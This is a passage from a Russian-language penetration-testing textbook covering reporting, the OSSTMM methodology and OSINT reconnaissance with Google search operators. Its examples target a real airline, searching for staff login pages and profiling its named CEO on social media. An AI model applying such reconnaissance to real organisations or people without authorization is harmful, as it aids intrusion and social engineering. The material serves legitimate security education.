По мнению разработчиков, финальный отчет должен содержать следующую информацию:

- данные об организационных мероприятиях;
- цели проведения работ;
- используемое ПО;
- используемые эксплойты;
- даты и время тестов;
- все полученные данные;
- список найденных уязвимостей;
- рекомендации по устранению найденных уязвимостей, ранжированные в порядке приоритетности.

Финальный отчет рекомендуется не перегружать огромным количеством данных. Не включайте все в основной документ, вынесите что-то в приложение. Так вы предоставите всю необходимую информацию, а результат вашей работы будет выглядеть намного лучше.

Очистка следов пребывания

В этом разделе идет речь о необходимости удалить любые файлы и ПО, созданные вами в исследуемой ИС. Если по каким-то причинам вы не можете сделать это самостоятельно, в вашем отчете нужно представить подробную инструкцию о том, как это могут сделать администраторы ИС.

Руководство по методике тестирования безопасности с открытым исходным кодом

Руководство по методике тестирования безопасности с открытым исходным кодом (OSSTMM) — стандарт, разработкой которого занимается организация ISECOM (Institute for Security and Open Methodologies), старающаяся придерживаться строго научного подхода. Первую версию стандарта представили в 2000 году, и он поддерживается до сих пор.

OSSTMM был разработан с целью создания стандартизированной методики для аудита ИС, которая была бы открытой и общедоступной. Этот стандарт обеспечивает набор инструкций и рекомендаций для проведения тестов на проникновение, включая оценку уязвимостей, анализ рисков, собственно тесты и проверку безопасности приложений.

Он охватывает широкий диапазон тестов на безопасность, среди которых проверка сетевых устройств, физической безопасности, методы социальной инженерии, тестирование приложений, оценка безопасности беспроводных сетей и тестирование на проникновение.

Более того, OSSTMM предлагает методику, позволяющую оценить эффективность системы безопасности и провести оценку соответствия ее требованиям. Это помогает организациям оценить уровень своей защищенности и принять меры для улучшения безопасности своих ИС и приложений.

Каналы

Каналы в OSSTMM — это категории информационных ресурсов, которые могут быть подвержены угрозам и атакам. В OSSTMM представлены семь каналов, проверяемые при проведении аудита ИС:

- канал сетевого доступа: маршрутизаторы, коммутаторы, файерволы, VPN и другие сетевые устройства;
- канал приложений: веб-приложения, приложения для мобильных устройств, приложения для рабочих станций и т. д.;
- канал операционных систем: Windows, Linux, Unix и т. д.;
- канал физической безопасности: здания, серверные залы, шкафы для хранения оборудования и другие физические объекты;
- канал социальной инженерии: проверка сотрудников на подверженность фишингу, обману, мошенничеству и т. д.;
- канал беспроводной связи: Wi-Fi, Bluetooth, NFC и т. д.;
- канал телекоммуникаций: телефонные системы, VoIP, видеоконференции и т. д.

При проведении тестирования на безопасность необходимо проверять все эти каналы, чтобы убедиться, что все информационные ресурсы организации защищены от потенциальных угроз и атак.

Модули

В OSSTMM есть модули, которые представляют собой повторяющиеся процессы в рамках теста на проникновение. Эти модули используются во всех каналах OSSTMM. Реализация каждого модуля может быть разной в зависимости от целевой системы или сети. Каждый из модулей предлагает специализированные подходы для каждого канала, однако их связывают общие принципы, которые мы рассмотрим ниже.

Подготовка

Первая фаза OSSTMM — это фаза ознакомления и подготовки, которая включает в себя определенные шаги. Цель этого этапа состоит в том, чтобы подготовить основу для проведения тестирования безопасности и разработать план действий, который будет использоваться во время тестирования.

Описываются следующие действия:

- **Определение целей тестирования.** Является первым и важным шагом в проведении аудита. Цели тестирования в зависимости от требований заказчика могут меняться, но обычно включают в себя поиск и оценку уязвимостей, проверку соответствия политикам и процедурам безопасности, а также тестирование способности системы обнаруживать и предотвращать атаки.
- **Выбор методики тестирования.** OSSTMM предоставляет широкий спектр методик тестирования безопасности, а выбор конкретной зависит от целей тестирования и типа тестируемой информационной системы.
- **Подготовка тестовой среды.** Этот этап включает в себя создание копии рабочей среды организации, которая будет использоваться для проведения тестирования безопасности. Во время этого этапа происходит создание виртуальных машин, настройка тестовых устройств и т. д.
- **Оценка рисков.** Позволяет идентифицировать потенциальные угрозы, которые могут повлиять на проведение аудита и работу целевой ИС. Включает в себя разработку плана действий для их предотвращения.
- **Планирование тестирования.** Включает в себя определение сроков и бюджета, распределение ресурсов, назначение ответственных за проведение тестирования и определение тестовых сценариев.
- **Сбор информации.** На этом шаге проводится сбор информации о целевой ИС. Обычно это подразумевает сбор информации об инфраструктуре, используемых технологиях, политиках безопасности и т. д.

Сбор информации

Во время этой фазы тестирования происходит активный поиск информации об объекте, который нужно протестировать. Это может быть сбор информации о компьютерной сети, операционной системе, приложениях, уязвимостях и т. д. Сбор информации включает в себя использование открытых источников —

сайтов, социальных сетей, форумов, — а также сканирование портов и анализ протоколов.

Ко второй фазе относятся следующие действия:

- **Определение целей тестирования.** Целью может быть, например, проверка степени защищенности сети или приложения.
- **Определение диапазона тестирования.** Оговариваются системы и приложения, которые будут тестироваться. Диапазон может включать в себя все приложения и сети организации, а может ограничиваться только конкретными участками информационной системы.
- **Сбор информации о целевой системе.** Может включать в себя сбор открытой информации, такой как доменные имена, IP-адреса, информация о серверах, базах данных, приложениях и т. д.
- **Определение методов атаки**, которые будут использоваться для взлома системы.
- **Оценка рисков.** Необходимый этап, на котором оцениваются риски, связанные с тестированием системы. Этот этап позволяет определить, какие действия могут повлечь за собой нежелательные последствия, например повреждение данных или нарушение работы системы.

Эта фаза особенно важна для тестирования безопасности, поскольку она позволяет тестировщикам получить ценную информацию, необходимую для понимания объекта тестирования, а также для идентификации уязвимостей и потенциальных точек входа для атаки. Она также может помочь определить, какие методы тестирования безопасности будут наиболее эффективными в дальнейшей работе.

Анализ уязвимостей

Цель третьей фазы в OSSTMM состоит в том, чтобы провести тестирование системы на наличие уязвимостей, оценить их критичность, провести атаки на систему, оценить эффективность защиты и определить меры по улучшению уровня безопасности. На данном уровне выполняются следующие шаги:

- **Идентификация уязвимостей.** Проводится их поиск в информационной системе.
- **Оценка уязвимостей.** Проводится с целью определить, какой уровень угрозы они представляют для информационной системы.
- **Классификация уязвимостей.** Проводится по их типу и уровню угрозы, что позволяет определить приоритеты для последующих шагов во время аудита информационной системы.
- **Проверка эффективности защитных мер.** Оценка эффективности защитных мер, которые были реализованы для предотвращения атак, может включать в себя проверку наличия и правильной настройки механизмов аутентификации, контроля доступа, межсетевых экранов и т. д.

- **Проверка соответствия политикам и процедурам безопасности.** Включает в себя проверку наличия и правильной настройки систем регистрации событий и другие процедуры.

Эксплуатация уязвимостей

Фаза является одним из ключевых и важных этапов аудита безопасности. На этой фазе специалисты осуществляют проверку возможности эксплуатации обнаруженных уязвимостей в целях получения контроля над системой или доступа к защищаемым ресурсам. Цель этого этапа — определить реальную уязвимость системы и оценить риски. Основные шаги:

- **Подбор утилит и инструментов для эксплуатации уязвимостей.**
- **Эксплуатация уязвимостей.** Специалисты пытаются использовать обнаруженные уязвимости для получения доступа к системе или защищаемым ресурсам.
- **Повторная проверка системы.** Производится, чтобы убедиться, что эксплуатация не привела к нежелательным последствиям или не была обнаружена защитными механизмами.

Повышение привилегий и расширение доступа

На этом этапе осуществляется проверка возможности повышения привилегий и расширения доступа. Основные шаги:

- **Анализ среды и определение потенциальных уязвимостей.** Проводится с целью выявить потенциальные уязвимости и недостатки, которые могут быть использованы для повышения привилегий и расширения доступа.
- **Подбор инструментов и методов**, которые будут использоваться для повышения привилегий и расширения доступа.
- **Попытка повышения привилегий.** Специалисты пытаются повысить свой уровень доступа, чтобы получить больше прав в контроле над системой или защищаемыми ресурсами.
- **Попытка расширения доступа.** Имеет целью получить доступ к защищаемым ресурсам, которые были недоступны на более низком уровне доступа.

Оценка рисков и управление ими

Цель этого этапа — оценить потенциальные риски, связанные с безопасностью информационной системы, и определить меры по их устранению или снижению. Основные шаги:

- **Идентификация систем и уязвимостей.** Проводится анализ ИС с целью определения ее наиболее ценных элементов, требующих защиты, а также определение уязвимостей, которые могут быть использованы злоумышленниками.

- **Определение потенциальных угроз.** Определяются не только потенциальные угрозы, которые могут нанести ущерб ИС, но и вероятность их эксплуатации.
- **Оценка уровня риска.** Может основываться на различных критериях, таких как вероятность, возможные последствия, доступность и т. д.
- **Разработка мер по снижению рисков**, включая технические и организационные.
- **Повторная оценка рисков.** Позволяет убедиться в эффективности реализованных мер по снижению рисков.

Другие методики

Как уже было упомянуто, в сфере информационной безопасности существует множество методик, которые могут применяться для обеспечения защиты информационных систем и данных. Приведем некоторые из них:

- ISO 27001 (International Organization for Standardization) — международный стандарт для управления информационной безопасностью. Определяет требования к управлению рисками и обеспечению безопасности информационных систем и процессы для их реализации;
- OSSTMM (Open Source Security Testing Methodology Manual) — методика тестирования безопасности, описывающая процесс тестирования и определения уязвимостей информационных систем;
- NIST (National Institute of Standards and Technology) — федеральный стандарт США, определяющий рекомендации по управлению информационной безопасностью;
- PTES (Penetration Testing Execution Standard) представляет процесс тестирования безопасности с помощью проникновения специалистов в информационную систему для определения уязвимостей и разработки мер по их устранению;
- SDL (Security Development Lifecycle) описывает этапы разработки, включая оценку угроз, управление рисками и создание безопасных кодовых баз;
- Cyber Kill Chain описывает этапы атаки хакеров на информационную систему. Понимание того, какие приемы могут использоваться злоумышленниками, позволяет организациям разрабатывать меры по предотвращению атак;
- PCI DSS (Payment Card Industry Data Security Standard) — стандарт, разработанный владеющими платежными картами Visa, MasterCard, American Express, Discover и JCB компаниями для обеспечения безопасности личных данных в процессе их обработки, передачи и хранения. Хотя это не практическое техническое руководство по проведению тестов на проникновение, но оно позволяет получить достаточно полное представление о самом процессе тестирования.

Каждая методика имеет свои преимущества, а выбор той или иной зависит от конкретных потребностей организации и уровня безопасности, необходимого для ее информационных систем и данных.

03 Сбор открытой информации о цели

Итак, все организационные формальности улажены, вы заключили договор с компанией, собрали команду высококвалифицированных специалистов, определились с методикой и ролями, а теперь готовы приступить к аудиту.

Как уже говорилось, первый этап взлома любой ИС начинается со сбора максимального количества информации о цели. Получение данных из различных источников и веб-разведка являются неотъемлемой частью тестирования на проникновение и важным элементом проактивной защиты. Чем больше сетевых сервисов использует предприятие, тем больше цифровых следов оно оставляет в Глобальной сети, то же справедливо и для частных лиц: интернет помнит все. Понимание того, какую информацию можно найти, а также как ее обрабатывать и использовать, является ключевым моментом в деятельности как исследователя, так и специалиста по информационной безопасности.

В реальном мире специалисты, осуществляющие тесты на проникновения, до 90 % времени тратят именно на сбор и обработку данных о целевой системе. При работе с клиентом вы можете столкнуться с необходимостью не только найти уязвимые места в его инфраструктуре, но и предоставить информацию о том, как выглядит цифровой след организации в Глобальной сети. В ходе сбора информации может появиться необходимость ответить на следующие вопросы: какие домены предприятия отслеживаются в сети, есть ли сервисы, использующие уязвимые системы шифрования, есть ли общедоступные сервисы, использующие уязвимую конфигурацию (и многие другие).

Если задаться целью погрузиться с головой в мир изучения данных, стоит попробовать установить одну из созданных открытыми сообществами операционных систем, специально предназначенных для сбора и обработки информации: Buscador, Dora, CSI Linux и т. п.

Учтите, что практически никогда не удается получить всю информацию из одного-единственного источника. Данные приходится собирать из множества

различных мест (БД, HTML-код, новостные ленты и т. д.), чтобы впоследствии, как из кусочков мозаики, составить полную картину ИС организации.

На данном этапе выявляются слабые места сети, через которые возможно осуществить проникновение в систему. При правильном подходе можно выявить не только потенциально уязвимые места, но и возможные векторы атаки на обозначенную цель. В зависимости от размера организации объем собранной информации может варьироваться от десятка строк до сотен страниц текстовой информации. Важно не только собрать, но и грамотно обработать полученные данные.

Инструмент анализа каждый волен выбирать сам, будь то логические схемы, доска и маркеры или стикеры на стенах, — главное, чтобы в результате информация была обобщена и представлена в удобном и читабельном виде.

Что искать?

Для проведения успешной атаки нам пригодится **любая** доступная информация о предприятии.

Имея в своем распоряжении только название организации, обычно начинают сбор следующих данных:

- домены;
- сетевые адреса или сетевые блоки;
- место нахождения;
- контактная информация;
- новости о слиянии или приобретении;
- вакансии;
- ссылки на связанные с организацией веб-сервисы;
- различные документы;
- структура организации;
- сведения о сотрудниках.

Это только примерный список, продолжать его можно достаточно долго. Например, просмотрев вакансии предприятия, можно узнать, какие ИС используются внутри организации. Проанализировав же HTML-код домашней странички, можно найти ссылки на внутренние ресурсы.

От того, как проведен сбор информации, в будущем будет зависеть направление, тип и успешность атаки. Большая часть процесса сбора информации не требует специальных знаний — только умения пользоваться поисковыми системами. Зачастую они индексируют даже ту информацию, которую пытались скрыть от внешнего мира.

OSINT

С момента создания небольшого проекта, объединяющего несколько университетов США в одну информационную систему, до образования Глобальной сети прошло совсем немного времени. В наши дни доступ к Сети имеют миллиарды людей и в разы больше устройств со всего мира. С одной стороны, доступ к практически неограниченному объему информации и возможность самому создавать и публиковать различный контент принесли много благ современному обществу, однако есть и другая сторона медали. В современном информационном пространстве ведут незаконную деятельность множество преступных группировок, и технологии позволяют им осуществлять эффективную коммуникацию достаточно скрытно. Вторая проблема — это обычные люди, которые публикуют такую информацию, которая может принести определенный вред как им самим, так и организациям, где они работают, или даже странам, в которых они проживают. По примерным подсчетам, в этом году общий убыток от вышеописанных действий может достичь около 3 трлн долларов США. В связи с этим многие корпорации и государства начали активно инвестировать в OSINT (Open Source INTelligence, разведка по открытым источникам).

Аббревиатура OSINT обозначает всю публично доступную информацию. Хотя доподлинно неизвестно, когда впервые начали использовать этот термин, однако сейчас под ним подразумевается поиск и анализ данных, доступных в публичном пространстве. Считается, что США в период холодной войны стали одними из первых, кто широко применил такой подход. Справедливости ради стоит заметить, что не одни они занимались сбором и анализом доступной информации, это делало множество стран.

Приведем определение OSINT департамента обороны Соединенных Штатов: «Открытая разведывательная информация (OSINT) — это полученная из общедоступных источников и обработанная информация, распространяемая в соответствующей аудитории с целью удовлетворения конкретных потребностей разведки».

Впоследствии был создан национальный центр OSINT, задачей которого является сбор и анализ общедоступной информации как из онлайн-, так и из офлайн-источников. После серии терактов и принятия соответствующих законодательных актов эта организация была переименована и вошла в состав Центрального разведывательного управления.

OSINT выделяют из других методов поиска информации, так как все данные должны собираться только из открытых источников на законных основаниях, в том числе без нарушения авторских прав или вторжения в частную жизнь.

Во время поиска данных исследователи могут обнаруживать приватную информацию, доступ к которой не был ограничен должным образам. Таким путем, например, появлялась информация на известном сайте WikiLeaks. Использование такой информации противоречит философии OSINT и обозначается другим термином: NOSINT (Net-based Open Source INTelligence).

OSINT включает в себя множество источников информации, для поиска могут использоваться:

- интернет (форумы, блоги, сайты социальных сетей, сайты обмена видео, вики, записи Whois о зарегистрированных доменных именах, метаданные файлов, DarkNet-ресурсы, данные геолокации, IP-адреса, поисковые системы и все, что можно найти в интернете);
- традиционные средства массовой информации (телевидение, радио, газеты, книги, журналы);
- специализированные журналы, научные публикации, диссертации, материалы конференций, профили компаний, годовые отчеты, новости, профили сотрудников и резюме;
- фото и видео, включая метаданные;
- геопространственная информация (карты, коммерческие изображения продуктов).

OSINT широко используется хакерами и специалистами по информационной безопасности для сбора информации о конкретной цели в интернете. Он также считается ценным инструментом при проведении атак по типу социальной инженерии. Первый этап при любой методике тестирования на проникновение начинается с разведки (другими словами, с OSINT). Рисунок 3.1 показывает основные этапы тестирования на проникновение.




Рис. 3.1. Основные этапы тестирования на проникновение

Информацию OSINT можно собирать тремя основными методами: пассивным, полупассивным и активным. Выбор метода сбора зависит от контекста, а также от типа данных, которые вас интересуют.

Пассивный сбор данных. Это наиболее часто используемый тип сбора данных, потому что его основной целью является получение информации о цели только из общедоступных ресурсов. В этом случае ваша цель ничего не знает о вашей деятельности.

Этот вид поиска позволяет остаться анонимным и должен проводиться скрытно. С технической точки зрения этот тип сбора позволяет получить лишь ограниченную информацию о цели, потому что вы не отправляете никакого трафика на целевой сервер — ни прямо, ни косвенно. Основным недостатком данного типа является то, что вы можете получить устаревшую информацию.

Полупассивный сбор данных. Этот тип сбора данных подразумевает, что исследователь отправляет ограниченный трафик на целевые серверы для полу-

чения общей информации о них. Этот трафик максимально похож на типичный интернет-трафик, так как он не должен привлекать внимание к вашей деятельности. Вы проводите не глубокое исследование онлайн-ресурсов цели, а только их поверхностное изучение, не привлекая повышенного внимания со стороны администраторов целевой системы. Хотя этот тип сбора считается в некотором роде анонимным, но записи о ваших действиях все равно останутся в системных журналах; однако исследование необходимо проводить таким образом, чтобы эти записи нельзя было классифицировать как преднамеренный сбор информации.

Активный сбор данных. В этом сценарии вы напрямую взаимодействуете с системой, чтобы собрать информацию о ней. Цель может узнать о процессе сбора данных, поскольку осуществляющий его человек, скорее всего, использует инструменты автоматического сбора информации, работающие по определенному шаблону.

Такие инструменты позволяют получить информацию об открытых портах, наличии уязвимостей, приложениях и многое другое. Такой трафик будет выглядеть как подозрительный и оставит следы, которые могут быть найдены системой обнаружения вторжений (IDS) или системой предотвращения вторжений (IPS). Проведение атак по типу социальной инженерии в некоторых случаях также считается видом активного сбора информации.

Пассивный сбор данных

Мы начнем с рассмотрения инструментов для пассивного сбора данных. В этом разделе основной упор будет сделан на работу с такими поисковыми системами, как Google, и более специализированными — как Shodan.

Работа с поисковыми системами

Каждый день количество информации, находящейся в открытой части интернета, неуклонно растет. Можно быть полностью уверенным и в том, что также неуклонно увеличивается количество данных в темной и глубокой части Сети, но нам достоверно неизвестно, насколько быстро. Что же касается открытых данных, то согласно статистике, количество сайтов в сети уже превысило отметку в два миллиарда, а Google утверждает, что проиндексировал более сотни триллионов страниц (не путайте сайт и страницу — в данном контексте имеется в виду, что один сайт может содержать множество страниц).

В таком огромном количестве информации несложно и запутаться — как мы знаем, поисковые роботы постоянно сканируют страницы на наличие изменений и ссылок, затем, при необходимости, обновляют свою базу данных. В свою очередь, когда пользователь запрашивает какую-либо информацию, он обычно получает огромное количество результатов, которые представляют собой смесь видеофайлов, картинок, тестовой и другой информации.

С одной стороны, в таком потоке данных очень просто потеряться. Перегруженность информацией действительно является одной из актуальных проблем современного человека. С другой стороны, если бы не было поисковых систем, вам пришлось бы вручную просматривать огромное количество страниц в поисках нужной информации. Поисковые системы позволяют быстро находить релевантную информацию по необходимым вам ключевым словам, и это, безусловно, в разы облегчает поиск в Сети. Однако при поиске также необходимо учитывать, что поисковые системы будут выдавать вам результаты поиска в зависимости от ранга страницы. Чем выше ранг страницы, тем более высокое место она будет занимать в результате поиска. Алгоритм ранжирования является тайной за семью печатями, никто, кроме разработчиков, не знает точно, как он действует, и сделано это специально, с целью исключить возможность влияния на его работу. Но специалисты по продвижению сайтов все же устанавливают корреляции между своими действиями и результатами работы алгоритмов. Правда, к тому времени, как эта информация станет доступна широкому кругу пользователей, она, вероятно, потеряет свою актуальность, ведь компании регулярно вносят изменения в работу алгоритмов. Соответственно, после этого изменится место сайта в результатах выдачи. Это может привести к тому, что если раньше требуемая вам информация находилась на первой странице результатов поиска, то через неделю та же страница, найденная по тому же самому запросу, будет располагаться в самом конце. А ведь по статистике большая часть пользователей редко просматривает даже вторую страницу результатов.

Основные поисковые системы — Google, Yandex, Bing и др. — дают нам возможность использовать их бесплатно. У каждой поисковой системы есть свой особый синтаксис, который поможет найти именно ту информацию, которая нам нужна, отфильтровывая ненужные данные. Рассматривать примеры поиска интересующих нас данных начнем с Google ввиду того, что эта поисковая система является одной из самых популярных, содержит огромное количество информации и обладает хорошо развитым синтаксисом написания запросов.

Ключевые слова

Прежде чем окунаться с головой в дебри написания запросов, стоит затронуть тему ключевых слов, которая является общей для всех поисковых систем. Правильно написанный запрос позволит поисковым системам выдать более релевантный результат с меньшим количеством ненужной информации, что упростит ее обработку.

Когда поисковые роботы анализируют страницы, они уделяют особое внимание встречающимся ключевым словам. Используя различные ключевые слова, вы будете получать отличающиеся друг от друга результаты, даже если мы говорим о синонимах. Наш мозг устроен таким образом, что мы всегда стараемся находить быстрые и легкие решения, а это, в свою очередь, приводит к тому, что мы начинаем мыслить шаблонно и использовать те же поисковые запросы, что и миллионы пользователей. В обычной жизни это нам даже помогает, да и SEO-

специалисты оптимизируют страницы таким образом, чтобы мы могли их найти быстро и легко с помощью самых популярных запросов, тех, которые первыми приходят в голову. Другое дело, если мы хотим найти не предназначенную для широкого круга пользователей информацию, которую могли, например, по ошибке сделать доступной поисковым системам, но которая совершенно не оптимизирована для индексации. На таких страницах могут содержаться сокращения, технические термины и грамматические ошибки. Именно для поиска такой информации и возникает необходимость подбора ключевых слов.

Безусловно, сидеть и придумывать возможные варианты запросов — задача нелегкая и не всегда благодарная, поэтому для облегчения данной задачи было создано несколько хороших инструментов:

- https://ads.google.com/intl/ru_ru/home/tools/keyword-planner/;
- https://www.onelook.com/reverse-dictionary.shtml;
- https://wordstat.yandex.ru/.

Мы не будет останавливаться на них подробно, ведь такой поиск — слишком тонко специализированная работа и выходит за рамки содержания этой книги.

Google

На данный момент Google является одной из самый популярных поисковых систем в мире; согласно статистике, ежедневно ее использует более 75 % активных пользователей интернета, отправляя около 5 млрд запросов в день.

Самым простым способом взаимодействия с этой системой является использование веб-версии, для этого достаточно открыть страничку google.com и ввести поисковой запрос. Google также поддерживает голосовой ввод и может искать информацию по изображению. Такой поиск достаточно тривиален и всем знаком, поэтому рассмотрим далее специальные операторы для уточнения запроса и повышения релевантности выдачи.

Поиск в социальных сетях. Предположим, в ходе поверхностного изучения информации о авиакомпании British Airways (Британские авиалинии) в Википедии мы узнали, что на данный момент руководство компанией осуществляет некий Шон Дойл (Sean Doyle). Поскольку это зарубежная компания, то скорее всего, ее руководство использует Facebook для коммуникации. Поиск по запросу `@facebook:sean doyle` выдаст нам слишком много данных: оказывается, есть много людей с таким именем и фамилией.

Ограничим наш поиск, используя оператор `AND`. Нас ведь интересует только тот человек, который стоит во главе крупной корпорации. Результат поиска представлен на рис. 3.2.

Как мы видим, теперь нам удалось получить более релевантный ответ. Мы увидели профиль этого человека в социальной сети, узнали, как он выглядит, и даже можем получить образец его голоса с представленных видео.




Рис. 3.2. Результат поиска по запросу @facebook:sean doyle AND british

Теперь коротко рассмотрим еще несколько операторов.

Для **поиска по хештегам** достаточно добавить символ # в начало строки, например: `#punksnotdead`. В результате мы получим ссылки на социальные сети (Facebook, Vk, Instagram, Tiktok и т. д.) и другие ресурсы, где встречается данный тег.

Для **поиска точного совпадения** необходимо использовать кавычки `""`. Чаще всего их используют для поиска точных фраз. Так, поиск по словам `unattended administrator login` возвращает нам различные сайты с описанием этого способа доступа, а вот поиск по запросу `"unattended administrator login"` уже выдает только ссылки на страницы с формами доступа к системам.

Разработчики Google несколько упростили нам работу по тонкому подбору ключевых слов, добавив в список операторов тильду ~. Предположим, вам надо найти примеры реализации xss-атак. По запросу `xss attack ~example` Google выдаст результаты, соответствующие запросам `xss attack tutorial`, `xss attack script` и т. д.

Теперь рассмотрим еще один логический оператор — **ИЛИ**. В Google он обозначается символом |. Скажем, вы уже просмотрели множество примеров xss-атак

и теперь хотите найти пример их реализации на php или javascript. Тогда ваш запрос будет выглядеть так: `xss attack example php|javascript`.

Для **исключения** каких-либо **слов** из результата поиска используется оператор `-`. Если вы уже нашли множество примеров реализации атаки на php, но вам попадается слишком много результатов от Bright security, их можно исключить из результатов поиска при помощи этого оператора: `xss attack example php|javascript -bright`.

Если вы не можете точно сформулировать запрос, воспользуйтесь символом *, он означает **любое слово**. По запросу `xxs *` вы получите ссылки не только на информацию по данному типу уязвимостей, но и ссылки на курсы и документацию по разработке.

Поиск в определенном интервале значений можно осуществить, прибегнув к использованию оператора `..`. Найдем, например, информацию об утечке данных клиентов Британских авиалиний в период с 2016 по 2020 год. Результаты, полученные по запросу `british airways data leasks 2016..2020`, позволяют нам узнать, что утечка действительно имела место в 2018 году.

Для **поиска похожих страниц** используйте оператор `related:`; по запросу `related:vk.com` Google возвращает страницы с похожей тематикой — это бывает полезно, когда вы ищете информацию на редкие темы.

Иногда случается так, что администраторы удаляют информацию со страниц сайта или меняют ее, но как мы знаем, интернет помнит все, в том числе это касается Google. Эта система дает нам возможность посмотреть страницу в том виде, в каком она была во время индексирования ее роботами, — для этого нужно воспользоваться оператором `cache:`, например `cache:ria.com`.

Предположим, нам нужна информация о Британских авиалиниях, для этого попробуем осуществить поиск по ключевым словам `British airlines`. Результат показан на рис. 3.3.

Как видим, по нашему запросу поисковая система выдала нам 130 млн результатов. Согласитесь, что если вашей задачей является сбор информации для последующего проведения теста на проникновение в ИС Британских авиалиний, то обработка всех результатов поиска займет не один месяц даже у целой команды специалистов. Попробуем применить специальные операторы для уточнения запроса.

Уточним запрос, ограничившись только той информацией, что находится непосредственно на сайте компании, — к нашему запросу добавим оператор `site:`; предположим, что для построения дальнейшего вектора атак мы хотим найти формы для ввода паролей, — тогда наш запрос будет выглядеть следующим образом: `login site:britishairways.com`. Проанализировав буквально первые несколько ссылок, мы нашли форму авторизации сотрудников авиакомпании (рис. 3.4), да еще и с просроченным сертификатом, чем не лакомый кусочек?




Рис. 3.3. Результат поиска по запросу British airlines

